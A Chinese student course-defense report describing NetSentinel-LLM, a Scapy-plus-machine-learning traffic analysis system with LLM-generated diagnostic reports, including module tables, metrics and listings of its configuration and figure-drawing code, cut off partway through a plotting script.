天津理工大学华信软件学院

2024 级计算机网络技术课程答辩报告

题目：

基于 Scapy 与机器学习的智能网络流量嗅探分析

及大语言模型诊断系统

（NetSentinel-LLM）

组　　长：姚霖锋

组　　员：孙贤泽　　潘凤乐　　王储

班　　级：_____

指导教师：_____

2026 年 10 月

一、课题综述

1.1 问题的提出

网络嗅探是计算机网络课程里最直观的一类实验：把网卡置为混杂模式，抓取经过的每一个以太网帧，再逐层解封装到 IP 首部与 TCP/UDP 首部，就能看见网络里到底在传什么。tcpdump 与 Wireshark 把这件工作做到了极致，但它们有一个共同前提——判断由人来做。一段几万个包的抓包文件，初学者靠肉眼找出端口扫描或洪水攻击，实际上做不到；即便找到了，也说不清这条流为什么异常、依据是哪个字段、下一步该封哪个方向。

另一方面，课程里讲到的防火墙与入侵检测系统（Snort、Suricata）解决的是“自动报警”，但报警的输出形态是一行规则名加一个五元组。它回答“命中了哪条规则”，不回答“这条流是什么、为什么可疑、该怎么处置”。规则还要人工维护，而现实中的协议种类与攻击变体远多于任何一份规则集。本课题想验证的问题是：能不能在“看见”（嗅探）之外，把“判断”和“解释”两步也自动化，拼成一条从原始以太网帧到中文处置建议的完整链路。

1.2 现有方案的不足

第一类是陈列式。Wireshark 的强项是把协议字段结构化地摊开给人看，它的价值在“可核查”，不在“可判断”。本项目的做法不是取代它，而是把它的输出当作下游的证据来源——我们同时保留 pcap 与会话特征 CSV，任何一条告警都能回到 Wireshark 里逐帧核对。

第二类是规则式。规则判据是确定性的、可解释的，但覆盖面受规则集限制。更关键的是，同一条规则在不同采集口径下的数值含义可能完全不同：数据集里“单包流”的包长统计只有 0、2、6 三种取值，因为那是 L4 载荷字节；我们改前按 IP 总长统计，一个 40 字节的纯 SYN 就被记成 40。规则写得越精细，这种口径错配造成的静默误差越大。

第三类是封闭式。商用流量分析产品给出一个风险分数，用户拿不到分数是怎么来的，也无法追问“如果是内网主机被攻陷发起的，处置顺序有什么不同”。大语言模型的出现让这一步第一次有可能被自动化：把结构化证据交给它，用固定 schema 约束它的输出，它就能按协议机制写出一份可读的中文报告。

1.3 本课题的技术路线

我们把任务拆成四步，对应智能体的“感知—思考—行动—反馈”闭环：感知是把原始以太网帧解析成双向会话并按 CICFlowMeter 口径汇总成 78 维特征向量；思考是机器学习模型给出类别与置信度；行动是规则引擎兜底、大语言模型生成诊断报告；反馈是看板实时展示、支持追问、可导出。

系统按这四个动作分成四层：边缘层（两台 PC 探针，抓包与特征）、中心层（云服务器上的 FastAPI 服务，鉴权、存储、推理、告警）、大模型层（DeepSeek 主用、通义千问备用）、展示层（Streamlit 看板）。

这里有一个主动做出的设计判断需要说明：我们**没有**把整件事交给一个大模型。原因有三条。其一是速度与成本：2 秒一个窗口的实时判断如果每次都调用大模型，单条流的判定延迟从毫秒级变成秒级，调用次数还与流量成正比。其二是可复现：分类器加载的是持久化的模型文件，同一输入必得同一输出；大模型带温度采样，同一输入两次结果不完全一致，不能当分类器用。其三是幻觉：让大模型直接“看包”判断攻击，它会把“典型 SYN Flood 的表现”当成“本次流量的表现”来写，报告读起来很专业但内容是编的。所以分工是——小模型负责判断并给出证据，大模型只在这个结论之上做解释与处置建议，并且被提示词明确禁止改判、禁止引用未给定的证据。

另一条判断是：协议类型不交给机器学习。TCP/UDP/ICMP 由 IP 首部的 protocol 字段直接确定，是确定性事实，用规则解析即可；机器学习只用在“载荷加密、规则难以穷尽”的统计行为层面，例如端口扫描、洪水攻击、暴力破解。这条写在 3.3 节。

1.4 完成情况一览

项目共划分 11 个模块，当前完成 10 个，1 个未完成（M10 双探针联动演示）。代码 5 677 行（不含文档与本报告生成脚本），单元测试 59 条全部通过。按验收口径逐项对照见下表。

表 1-1　模块完成情况

模块	名称	状态	负责人	说明
M1	数据包嗅探与协议解析	完成	姚霖锋	scapy 抓包、双向会话表、pcap 落盘
M2	流量特征工程	完成	孙贤泽	78 维 CICFlowMeter 口径特征，与数据集口径对齐
M3	小模型攻击检测	完成	孙贤泽	训练 5 个候选，在线只加载 1 个 best_model.pkl
M4	大模型自然语言诊断	完成	潘凤乐	五段式结构化报告 + 多轮追问 + 模板降级
M5	Web 可视化看板	完成	王储	实时总览 / 告警 / 诊断报告 / 历史查询
M6	中心服务与边缘通信	完成	姚霖锋	FastAPI 八个路由，Token 鉴权，SQLite 四表
M7	攻击复现实验台	完成	姚霖锋	端口扫描 / SYN 洪泛 / ping 洪泛，带安全护栏
M8	模型对比实验	完成	孙贤泽	五模型同口径对比，前向滚动验证选型
M9	RAG 协议知识库	完成	潘凤乐	12 条协议知识，字符二元组 BM25 检索
M10	双探针联动演示	未完成	姚霖锋	设计完成，第二台机器未到位，未做端到端演示
M11	阈值规则引擎基线	完成	王储	单流规则 + 窗口规则 + 去重域，同口径评测

需要说明的两点限制，后面的实现章节会展开：其一是本机没有 CAP_NET_RAW 权限，抓包模块无法在答辩机上对真实网卡运行，演示时用一个回放脚本把数据集中的会话经真实 HTTP 接口送进中心，被替换的只有“帧从哪里来”这一环；其二是项目只在一台机器上完整跑通过，M10 的双探针协同只是设计，没有联调。

二、任务内容

2.1 总体任务

总目标是构建一个可演示、可评测、边界清楚的四层网络流量分析系统，把“抓包—判定—解释—展示”串成一条闭环链路，并对每一环给出可复现的量化证据。具体分解为五项任务：

（1）写一个基于 scapy 的探针，能把一段流量解析成双向会话，并按 CICFlowMeter 口径汇总成 78 维特征；

（2）实现中心服务，接收探针上报、鉴权落库、调用分类器、产生告警；

（3）训练并对比五个分类模型，用站得住的口径选出上线模型；

（4）接入大语言模型，把告警的证据链转成结构化的中文诊断报告，并支持追问；

（5）做一个看板，实时展示流量、告警与报告，让人能在浏览器里用起来。

2.2 模块划分

11 个模块的划分依据是“每一块能单独验收”。模块之间只通过三个接口耦合：探针 → 中心的 HTTP 上报、中心 → 大模型的 JSON 请求、中心 → 看板的只读查询。这样任何一块出问题都能被定位到具体模块，也便于四个人并行开发。模块与源文件的对应关系如下。

表 2-1　模块与源文件的对应关系

模块	名称	对应源文件	关键产出
M1	数据包嗅探与协议解析	probe/sniffer.py	双向会话表、pcap 与特征 CSV
M2	流量特征工程	probe/features.py	78 维特征向量、feature_schema.json
M3	小模型攻击检测	center/inference.py	Detector：批推理 + Top-k 证据打包
M4	大模型自然语言诊断	llm/prompts.py、llm/client.py、llm/schema.py	五段式报告、多轮追问、模板降级

模块	名称	对应源文件	关键产出
M5	Web 可视化看板	dashboard/app.py	四个标签页与自动刷新
M6	中心服务与边缘通信	center/main.py、center/database.py、probe/reporter.py	八个路由、四张表、上报客户端
M7	攻击复现实验台	attack/*.py	三支攻击脚本与安全护栏
M8	模型对比实验	models/train.py、models/hybrid_forest.py	comparison.json、best_model.pkl
M9	RAG 协议知识库	llm/rag.py、data/rag/chunks.json	12 条知识、BM25 检索
M10	双探针联动演示	（贯穿 M1—M6）	设计文档，未联调
M11	阈值规则引擎基线	center/rules.py、tools/rules_baseline.py	规则引擎、rules_baseline.json

2.3 小组分工

四名成员按“链路位置”分工，而不是按“写文档 / 写代码”分工：每人负责的模块都在同一条数据通路上，改动自己的模块时能直接看到下游反应。需要说明的是，仓库 README 里早期按两人（同学 A / 同学 B）预留的模块归属是立项时的草案，四人组队后按下表细化落实。

表 2-2　小组分工

姓名	角色	承担模块	主要工作内容
姚霖锋	组长	M1、M6、M7、M10	负责总体方案、模块划分与进度把控；基于 scapy 实现抓包与协议解析、双向会话表与 pcap 落盘；实现 FastAPI 中心服务、Token 鉴权、SQLite 存储与告警分级；编写三支攻击复现脚本并加安全护栏；负责整体集成联调（中心 + 看板 + 大模型 + 回放脚本）与答辩材料汇总。
孙贤泽	组员	M2、M3、M8	实现 78 维 CICFlowMeter 口径特征提取，负责在线提取器与数据集的三处口径对齐（包长、标志位、聚合形态）并补回归测试；封装模型训练与在线推理；设计并执行五模型同口径对比实验，确定“随机划分 → 类内按时间 → 前向滚动验证”的选型口径演进与最终选型。
潘凤乐	组员	M4、M9	设计诊断提示词（含三条铁律：不许改判、只许引用给定证据、必须回到协议层）与五段式输出 schema；构建 12 条协议知识并用字符二元组 BM25 实现检索；实现多轮追问链路；实现大模型不可用时的模板降级路径；负责数据集抽样脚本，并核对每份报告的字段完整性。
王储	组员	M5、M11	实现 Streamlit 看板的四个标签页、图表与自动刷新机制，处理规则告警“超阈值倍数”与小模型置信度的展示差异；实现阈值规则引擎（单流规则 + 窗口规则 + 按域去重）与规则基线评测脚本；负责 59 条单元测试。

为保证分工在文档里可追溯，第三章按人分四节，每节先讲本人负责模块的设计与实测结果，再把本人编写的源文件**完整**列出（不是节选）。任何一个数字、任何一段代码，都能对应到具体的人与具体的文件。

2.4 进度安排

表 2-3　进度安排

周次	时间	主要工作	交付物
第 1 周	第 1—7 天	选题论证、方案设计、数据集下载与抽样、开发环境搭建	任务书草案、数据样本与清单
第 2 周	第 8—14 天	打通最小链路：抓包 → 特征 → 上报 → 中心落库 → 判定	可运行的探针与中心服务
第 3 周	第 15—21 天	接入大模型与知识库、实现看板、实现规则引擎	可演示的四层系统、规则基线数字
第 4 周	第 22—28 天	五模型对比与选型、端到端联调、单元测试、报告撰写	本报告、截图证据、答辩材料

2.5 验收指标

下面的指标在立项时确定，实测值全部来自仓库内的产物文件与本次运行的截图，没有手填。其中“相对规则基线的提升”这一项是后来补充的——做完规则引擎之后我们才意识到，只说“准确率 0.97”没有意义，必须有一个同口径的确定性下限作对照。

表 2-4　验收指标与实测值

指标	目标	实测值
单条会话的特征维度	78（对齐 CICFlowMeter）	78
检测类别数	6 类	BENIGN / DDoS / DoS Hulk / PortScan / Patator / Heartbleed
小模型留出集 macro-F1	⩾ 0.95	0.9719（xgboost，最后 10% 封存集）
相对阈值规则基线的提升	可量化	+0.3924（0.9719 对 0.5795，同一段测试集）
单份诊断报告生成耗时	< 10 s	4.6—9.9 s，中位 4.97 s
报告正文字数	⩾ 800 字	中位 1 122 字
单元测试	全部通过	59 条全部通过

每一项都能在本机复现，复现命令与对应产物如下：模型指标来自 python models/train.py --split temporal-cv（产物 models/artifacts/comparison.json）；规则基线来自 python tools/rules_baseline.py（产物 rules_baseline.json）；报告耗时与字数来自 reports 表的 elapsed_ms 与 content 长度；单元测试来自 python -m pytest。复现时唯一需要外部条件的是大模型耗时——它受网络与模型服务负载影响，所以我们报的是区间与中位数，而不是单次最优值。

三、任务实现

3.1 系统总体架构与工程骨架

四层之间只有三条纵向连接：边缘层向中心层做 HTTPS/JSON 上报并接收告警回执；中心层向大模型层发一次诊断请求并收回结构化报告；中心层向展示层提供只读查询接口。原始以太网帧只在实验网段与边缘层之间流动，不出局域网。




图 3-1　系统总体架构（云边协同；①—④ 为单次检测的数据流）

这张图里有一处需要强调：中心层的推理、规则、检索都在同一个进程里串行调用，没有引入消息队列。对两周周期的课设而言，多一个中间件就多一个失效点；代价是连续大流量下上报接口会被推理阻塞，这一点作为已知限制写在 3.8.2 节。

工程骨架包含四样东西：一份统一的 config.yaml（默认值，本地覆盖写 config.local.yaml 深度合并）、一个 settings.py（配置加载与“这个地址算不算本机 / 局域网”的判定）、一份 requirements.txt，以及 pytest.ini。其中

settings.is_local_endpoint 是被反复用到的一个小函数——探针连局域网中心、看板连中心时都要据此决定 trust_env，否则本机写坏的代理变量会把请求带偏。

表 3-1　开发环境与工具链

类别	组件	说明
运行环境	Ubuntu（Linux 6.8）、Python 3.10	开发与演示在同一台笔记本上完成
抓包解析	Scapy	纯 Python 构造与解析以太网帧、IP、TCP/UDP
机器学习	scikit-learn、XGBoost、LightGBM、CatBoost	五模型对比与在线推理
服务端	FastAPI + Uvicorn、SQLite	八个 HTTP 路由，四张表
大模型	DeepSeek Chat API（备用：通义千问）	HTTP 调用，temperature 0.2
前端	Streamlit + Plotly	四标签页看板，fragment 局部刷新
测试	pytest	59 条，以合成数据为主
代码量	5 677 行 Python + 643 行文档	probe/center/llm/models/tools/attack/dashboard/tests

下面把公共骨架与本报告配图脚本一并列出，供复现环境使用。它们不属于任何一个人的专有模块，但少了这些文件整个工程起不来。

代码 3-1　settings.py（53 行）　配置加载与局域网判定

```
"""配置加载：config.yaml 为默认值，config.local.yaml 若存在则深度合并覆盖。

本地覆盖文件不进版本库（见 .gitignore），用来放 token、网卡名、中心地址这类
因机器而异的设置，避免每次改主配置。
"""

from __future__ import annotations

import ipaddress
from pathlib import Path
from urllib.parse import urlsplit

import yaml


def is_local_endpoint(url: str) -> bool:
  """中心服务是否在本机/局域网内。

  用来决定 HTTP 客户端要不要读代理环境变量。探针向局域网中心上报时如果还走
  ALL_PROXY，会绕一圈甚至直接失败——本机把 ALL_PROXY 写成 `socks://`（httpx 只认
  `socks5://`）时，httpx 在 **构造 Client 的阶段**就抛 ValueError，连重试的机会都没有。
  """
  host = urlsplit(url).hostname or ""
  if host in ("localhost", ""):
    return True
  try:
    ip = ipaddress.ip_address(host)
  except ValueError:
```

```
    return False  # 域名一律当远端，该走代理就走代理
  return ip.is_private or ip.is_loopback or ip.is_link_local


def deep_merge(base: dict, extra: dict) -> dict:
  out = dict(base)
  for key, val in extra.items():
    if isinstance(val, dict) and isinstance(out.get(key), dict):
      out[key] = deep_merge(out[key], val)
    else:
      out[key] = val
  return out


def load_config(path="config.yaml") -> dict:
  path = Path(path)
  if not path.exists():
    raise SystemExit(f"找不到配置文件 {path}")
  with path.open("r", encoding="utf-8") as fh:
    cfg = yaml.safe_load(fh) or {}
  local = path.with_name(path.stem + ".local" + path.suffix)
  if local.exists():
    with local.open("r", encoding="utf-8") as fh:
      cfg = deep_merge(cfg, yaml.safe_load(fh) or {})
  return cfg
```

代码 3-2　config.yaml（115 行）　统一配置（仅存密钥的环境变量名，不含明文 key）

```
# NetSentinel-LLM 统一配置
# 本文件是默认值；本地覆盖写 config.local.yaml，加载时深度合并，不进版本库。

project:
 name: NetSentinel-LLM
 version: 0.1.0

probe:
 interface: auto           # 网卡名；auto 表示自动挑一张有流量的接口
 bpf_filter: ""            # BPF 过滤表达式，空表示全量抓包
 snapshot_len: 65535
 promisc: true
 aggregate_window: 2.0     # 会话特征聚合窗口，单位秒
 max_flows: 5000           # 内存中同时保留的会话数上限，超出按最近活跃淘汰
 pcap_dir: data/pcap
 feature_csv_dir: data/features

center:
 host: 0.0.0.0
 port: 8000
 token: change-me          # 探针上报鉴权；部署时务必改
 db_path: data/netsentinel.db
 model_path: models/artifacts/best_model.pkl
 schema_path: models/artifacts/feature_schema.json

model:
 # M8 五模型对比实验；线上推理只加载评估阶段选出的 best_model.pkl
 candidates:
  - decision_tree
  - random_forest
  - xgboost
  - logistic
  - hybrid_forest
 test_size: 0.1
 val_size: 0.2
 random_state: 42
```

```yaml
# 各模型超参：同一份特征、同一划分、同一随机种子，保证同口径
decision_tree:
 max_depth: 24
 class_weight: balanced

random_forest:
 n_estimators: 100
 max_depth: 24            # 20 几层的护栏；该数据量下单树自然只长到 18–20 层
 min_samples_leaf: 1
 class_weight: balanced
 n_jobs: -1

xgboost:
 n_estimators: 300
 max_depth: 6             # 提升器标准深度，不用 24
 learning_rate: 0.1
 subsample: 0.9
 n_jobs: -1

logistic:
 max_iter: 1000
 class_weight: balanced

# 混合森林：Bagging 骨架 + 随机抽到的提升模型作基学习器
hybrid_forest:
 n_estimators: 24         # 基学习器个数（每个都是一整个提升模型）
 max_depth: 24            # Bagging 骨架的深度约束
 max_features: "sqrt"     # 每个基学习器看到的随机特征子集
            # ★ 实测（25 万行真实样本）：sqrt 让每成员只看到 8/78 维，
            #   reliable macro-F1 0.9899；改成 1.0 是 0.9986。
            #   随机特征子集是随机森林压方差的手段，提升器缺的不是方差而是信息，
            #   砍特征等于让每轮残差学偏。想复现"随机森林进化版"的原始设定就留 sqrt，
            #   想拿最高指标就改 1.0，两者都写进报告对比。
 base_depth: 6            # ★ 提升器内部浅树深度；设成 24 会退化成单棵大树
 base_rounds: 100         # 每个基学习器的提升轮数（多分类下每轮每类一棵树）
 base_pool: [xgboost, lightgbm, catboost]   # 每个基学习器随机三选一
 random_state: 42

# 附：DART 消融实验（不参与五模型主对比，单列一节写进报告）
# 目的：验证"随机丢弃已建树"能否抑制提升器对噪声的过专门化。
# 设计：固定基学习器为 LightGBM，只改 boosting_type 一处变量，避免混淆。
# 注意：CatBoost 没有 DART 实现，故不作为消融载体。
dart_ablation:
 enabled: true
 n_estimators: 24
 max_features: "sqrt"
 base_depth: 6
 base_rounds: 100
 variants:
  - name: lgbm_plain
   boosting_type: gbdt
  - name: lgbm_dart
   boosting_type: dart
   drop_rate: 0.10      # 每轮随机丢弃 10% 已建好的树
   skip_drop: 0.50      # 有一半概率整轮跳过丢弃，退回普通 GBDT
   max_drop: 50         # 单轮最多丢 50 棵

llm:
 provider: deepseek        # deepseek / qwen，两者都走 OpenAI 兼容协议
 base_url: https://api.deepseek.com
 model: deepseek-chat
 api_key_env: DEEPSEEK_API_KEY   # 从环境变量取名，不在此处写明文
 temperature: 0.2
 timeout: 30
 max_retries: 2
 max_tokens: 1500
```

```
rag:
 # 知识库规模只有十几条中文段落，查询词是固定的类别名 + 特征名。
 # 这个量级下字符二元组 BM25 与向量检索效果相当，却少一个 torch 依赖、少一个失效点。
 # 要换成向量库时只改 llm/rag.py，接口 retrieve(query, top_k) 不变。
 backend: bm25
 chunks_path: data/rag/chunks.json
 top_k: 3

dashboard:
 center_url: http://127.0.0.1:8000
 refresh_interval: 2.0
```

代码 3-3　requirements.txt（19 行）

```
scapy>=2.5.0
pandas>=2.0
numpy>=1.24
scikit-learn>=1.3
xgboost>=2.0
lightgbm>=4.0
catboost>=1.2
fastapi>=0.110
uvicorn[standard]>=0.27
pydantic>=2.5
httpx>=0.26
python-multipart>=0.0.9
pyyaml>=6.0
streamlit>=1.32
plotly>=5.18
matplotlib>=3.7
faiss-cpu>=1.7
sentence-transformers>=2.5
pytest>=8.0
```

代码 3-4　pytest.ini（5 行）　关掉与本机 io 插件冲突的 anyio 插件

```
[pytest]
testpaths = tests
# 本机 io 插件的 pytest 插件要求 pytest>=8，与系统自带的旧 pytest 冲突，
# 在插件自动加载阶段就炸。这里显式关掉它，避免一条用例都跑不起来。
addopts = -p no:anyio
```

代码 3-5　docs/make_figures.py（343 行）　四张设计图的生成脚本

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""NetSentinel-LLM 报告插图生成脚本。

用法：python3 docs/make_figures.py
产出：docs/figures/*.png（300 dpi）

★ 尺寸约定：报告版心宽 15.2 cm（约 6.3 in）。图按 figsize 宽 8.4 in 出，
 放进 Word 时缩到 0.75 倍，图内 8.6 pt 字号实际印出来约 6.4 pt。
 调大 figsize 会让字号跟着缩水，改布局后请按"有效字号 = 字号 × 6.3 / figsize 宽"复核。
"""
from pathlib import Path

import matplotlib

matplotlib.use("Agg")  # 必须在 import pyplot 之前，见 matplotlib-qtagg-cv2-crash
```

```
import matplotlib.pyplot as plt
from matplotlib.patches import FancyArrowPatch, FancyBboxPatch

plt.rcParams["font.sans-serif"] = ["Noto Sans CJK SC", "Noto Sans CJK JP", "DejaVu Sans"]
plt.rcParams["axes.unicode_minus"] = False

OUT = Path(__file__).resolve().parent / "figures"
OUT.mkdir(parents=True, exist_ok=True)

FIG_W, FIG_H = 8.4, 5.25          # 英寸，比例固定 1.6，对应数据坐标 160 × 100
FS_BODY = 8.6                     # 框内正文
FS_HEAD = 10.0                    # 框内标题
FS_GROUP = 10.0                   # 分组标题
FS_NOTE = 8.6                     # 箭头标注
PT_PER_UNIT = FIG_W * 72 / 160.0  # 每个数据坐标单位对应的点数

INK = "#1d2b3a"
GREY = "#4f5f70"

C = {
  "edge": ("#2f6f9f", "#e8f1f8"),
  "center": ("#2f7d5c", "#e7f2ec"),
  "llm": ("#7a4d92", "#f1eaf6"),
  "view": ("#b87333", "#fbf0e3"),
  "plain": ("#4a5a6a", "#f3f5f7"),
  "net": ("#5b6b7c", "#eef0f2"),
}



# ---------------------------------------------------------------- 绘图原语
def canvas(w=160, h=100):
  fig = plt.figure(figsize=(FIG_W, FIG_H), dpi=300)
  ax = fig.add_axes([0, 0, 1, 1])
  ax.set_xlim(0, w)
  ax.set_ylim(0, h)
  ax.set_aspect("auto")
  ax.axis("off")
  return fig, ax



def group(ax, x, y, w, h, title, key):
  ec, fc = C[key]
  ax.add_patch(
    FancyBboxPatch(
      (x, y), w, h,
      boxstyle="round,pad=0,rounding_size=1.0",
      linewidth=1.1, edgecolor=ec, facecolor=fc,
      linestyle=(0, (6, 3)), zorder=1,
    )
  )
  ax.text(x + 1.5, y + h - 2.4, title, ha="left", va="center",
      fontsize=FS_GROUP, color=ec, weight="bold", zorder=3)



def box(ax, x, y, w, h, head, body="", key="plain", fs=FS_BODY, hs=FS_HEAD,
    dashed=False, lw=1.4, head_top=False):
  ec, fc = C[key]
  ax.add_patch(
    FancyBboxPatch(
      (x, y), w, h,
      boxstyle="round,pad=0,rounding_size=1.0",
      linewidth=lw, edgecolor=ec, facecolor=fc, zorder=2,
      linestyle=(0, (4, 3)) if dashed else "-",
    )
  )
  xm = x + w / 2
```

```
  if not body:
    ty = (y + h - 3.4) if head_top else (y + h / 2)
    ax.text(xm, ty, head, ha="center", va="center",
        fontsize=hs * 0.95, color=INK, zorder=3, linespacing=1.5)
    return
  # head 顶部对齐（并排的框标题才在同一水平线上），body 在剩余区域居中
  head_h = hs * 1.35 / PT_PER_UNIT
  body_h = (body.count("\n") + 1) * fs * 1.5 / PT_PER_UNIT
  head_cy = y + h - 1.5 - head_h / 2
  area_top = head_cy - head_h / 2 - 1.5
  body_cy = (y + 0.5 + area_top) / 2
  ax.text(xm, head_cy, head, ha="center", va="center",
      fontsize=hs, color=ec, weight="bold", zorder=3, linespacing=1.35)
  ax.text(xm, body_cy, body, ha="center", va="center",
      fontsize=fs, color=INK, zorder=3, linespacing=1.5)



def arrow(ax, p, q, label="", color=GREY, style="-|>", lw=1.5, dashed=False,
      lab_xy=None, ha="center", va="center"):
  ax.add_patch(
    FancyArrowPatch(
      p, q, arrowstyle=style, mutation_scale=13, linewidth=lw,
      color=color, zorder=2, shrinkA=0, shrinkB=0,
      linestyle=(0, (4, 3)) if dashed else "-",
    )
  )
  if label:
    lx, ly = lab_xy if lab_xy else ((p[0] + q[0]) / 2, (p[1] + q[1]) / 2)
    ax.text(lx, ly, label, ha=ha, va=va, fontsize=FS_NOTE, color=color,
        zorder=5, linespacing=1.7,
        bbox=dict(boxstyle="round,pad=0.3", fc="white", ec="none", alpha=0.96))



def elbow(ax, pts, color=GREY, lw=1.4, dashed=True):
  for a, b in zip(pts[:-2], pts[1:-1]):
    ax.plot([a[0], b[0]], [a[1], b[1]], color=color, lw=lw, zorder=2,
        linestyle=(0, (4, 3)) if dashed else "-")
  ax.add_patch(
    FancyArrowPatch(
      pts[-2], pts[-1], arrowstyle="-|>", mutation_scale=13, linewidth=lw,
      color=color, zorder=2, shrinkA=0, shrinkB=0,
      linestyle=(0, (4, 3)) if dashed else "-",
    )
  )



# ---------------------------------------------------------------- 图 1 系统架构
def fig_architecture():
  fig, ax = canvas()

  box(ax, 8, 3, 144, 9, "实验网段：正常业务流量 + 攻击流量（M7 脚本 · nmap 对照）",
    key="net", hs=9.5)

  group(ax, 8, 21, 144, 23, "边缘层 两台 PC 探针（scapy + 网卡混杂模式）", "edge")
  box(ax, 16, 23, 62, 16, "探针 A（PC-1，兼开发主机）",
    "M1 实时抓包 · 多协议首部解析\nM2 会话聚合与统计特征（对齐 CIC 口径）", "edge")
  box(ax, 82, 23, 62, 16, "探针 B（PC-2，兼攻击机）",
    "M1 抓包与解析（与 A 同构部署）\nM7 端口扫描 / SYN Flood / Ping Flood", "edge")

  group(ax, 8, 52, 78, 29, "中心层 云服务器 · FastAPI", "center")
  box(ax, 11, 65, 33, 12, "M6 上报接收与鉴权", "FastAPI 路由 · Token 校验", "center")
  box(ax, 49, 65, 33, 12, "SQLite 存储", "会话特征 / 告警 / 报告", "center")
  box(ax, 11, 52.5, 33, 11, "M3 小模型推理", "M8 对比 · M11 规则基线", "center")
  box(ax, 49, 52.5, 33, 11, "M9 RAG 检索", "字符二元组 BM25 · 知识 Top-3", "center")

  group(ax, 108, 52, 44, 29, "大模型层 商用 API", "llm")
```

```
  box(ax, 111, 54, 38, 22, "M4 DeepSeek / 通义千问",
    "HTTPS · OpenAI 兼容 SDK\n专家角色提示词\n固定输出 schema\n多轮追问", "llm")

  box(ax, 8, 88, 144, 11, "M5 Streamlit 实时看板 · M10 双探针对比",
    "报文流水表 | 协议占比与时序图 | 攻击告警表 | 诊断报告面板 | 历史查询", "view")

  arrow(ax, (40, 12), (40, 21))
  arrow(ax, (120, 12), (120, 21))
  ax.text(80, 16.2, "原始以太网帧", ha="center", va="center", fontsize=FS_NOTE,
      color=GREY, zorder=5, bbox=dict(boxstyle="round,pad=0.3", fc="white", ec="none"))

  arrow(ax, (32, 43), (32, 52), lw=1.7)
  ax.text(30, 47.5, "① 会话特征 + 报文摘要\nHTTP/JSON · Token 鉴权",
      ha="right", va="center", fontsize=FS_NOTE, color=GREY, zorder=5, linespacing=1.7,
      bbox=dict(boxstyle="round,pad=0.3", fc="white", ec="none", alpha=0.96))
  arrow(ax, (72, 52), (72, 43))
  ax.text(74, 47.5, "告警回执 /\n阈值配置下发",
      ha="left", va="center", fontsize=FS_NOTE, color=GREY, zorder=5, linespacing=1.7,
      bbox=dict(boxstyle="round,pad=0.3", fc="white", ec="none", alpha=0.96))

  arrow(ax, (86, 72), (108, 72), lw=1.7)
  ax.text(97, 76.5, "② 诊断请求\n（证据+知识）", ha="center", va="center",
      fontsize=FS_NOTE, color=GREY, zorder=5, linespacing=1.7,
      bbox=dict(boxstyle="round,pad=0.3", fc="white", ec="none", alpha=0.96))
  arrow(ax, (108, 61), (86, 61))
  ax.text(97, 57, "③ 诊断报告\n（JSON）", ha="center", va="center",
      fontsize=FS_NOTE, color=GREY, zorder=5, linespacing=1.7,
      bbox=dict(boxstyle="round,pad=0.3", fc="white", ec="none", alpha=0.96))

  arrow(ax, (60, 81), (60, 88), lw=1.7)
  ax.text(58, 84.5, "④ 告警与诊断报告实时推送（HTTP/WebSocket）",
      ha="right", va="center", fontsize=FS_NOTE, color=GREY, zorder=5, linespacing=1.7,
      bbox=dict(boxstyle="round,pad=0.3", fc="white", ec="none", alpha=0.96))

  fig.savefig(OUT / "fig1_architecture.png", dpi=300)
  plt.close(fig)



# ---------------------------------------------------------------- 图 2 小模型结构
def fig_ml_model():
  fig, ax = canvas()

  ax.text(4.5, 94, "（a）离线训练：一次性产出模型文件（models/train.py）",
      ha="left", va="center", fontsize=10.2, color=INK, weight="bold")

  xs, w, gap, yb, hb = 4.5, 27.0, 4.0, 63, 24
  train = [
    ("CIC-IDS2017 抽样",
     "CSV 版 6 类\nBenign / PortScan\nDDoS / DoS Hulk\nFTP / SSH-Patator"),
    ("数据清洗", "缺失值 / ∞ 值\n去重 · 异常剔除"),
    ("分层划分 + 预处理", "训练:验证:测试\n= 7 : 2 : 1\nStandardScaler\nclass_weight"),
    ("五模型训练", "决策树 / 随机森林\nXGBoost / 逻辑回归\n混合森林（新增）"),
    ("评估与模型产物", "P / R / F1 · 混淆矩阵\n特征重要性排序\nbest_model.pkl"),
  ]
  for i, (head, body) in enumerate(train):
    x = xs + i * (w + gap)
    box(ax, x, yb, w, hb, head, body, "center")
    if i:
      arrow(ax, (x - gap, yb + hb / 2), (x, yb + hb / 2))

  ax.text(4.5, 41.5, "（b）在线推理：每 2 s 一个聚合窗口",
      ha="left", va="center", fontsize=10.2, color=INK, weight="bold")

  xs2, w2, gap2, yb2, hb2 = 3.5, 23.0, 3.2, 8, 24
```

```
  infer = [
    ("特征向量（M2）", "五元组会话聚合\n对齐 CIC 口径"),
